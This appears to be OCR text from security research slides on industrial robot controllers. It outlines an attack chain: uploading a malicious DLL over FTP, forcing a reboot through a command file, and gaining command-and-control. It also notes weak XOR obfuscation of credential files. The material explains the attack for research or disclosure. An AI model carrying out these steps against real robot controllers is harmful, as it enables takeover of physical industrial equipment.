


3. FTP PUT malice.dll → FP/MC will load malicious library at next boot


4. FTP PUT /command/command.cmd
   script: “shell reboot” → FP/MC will reboot

5. malice.dll will call home
   (C&C functionality) → **Robot controller is now under attacker’s control**

Complete attack chain (2)



Complete attack chain (3)




4 FTP PUT /command/command.cmd
script: “shell reboot”

→ FP/MC will reboot

5 malice.dll will call home
(C&C functionality)

→ **Robot controller is now under attacker’s control**


File protection



"Sensitive" files:

- Users' credentials and permissions
- Sensitive configuration parameters (e.g., PID)
- Industry secrets (e.g., workpiece parameters)

File protection



"Sensitive" files:


- Users' credentials and permissions
- Sensitive configuration parameters (e.g., PID)
- Industry secrets (e.g., workpiece parameters)

Obfuscation: bitwise `XOR` with a "random" key.


Key is derived from the file name. Or from the content. Or ...


That's how we implemented the attacks


Attack Surface





Flexibly programmable
&
Connected
(Part 2)



Vendor
Factory 1
Factory N
APN
GPRS
Internet
FW
DMZ
FW
Operator
Robot
Controller
Internal network
Robot network

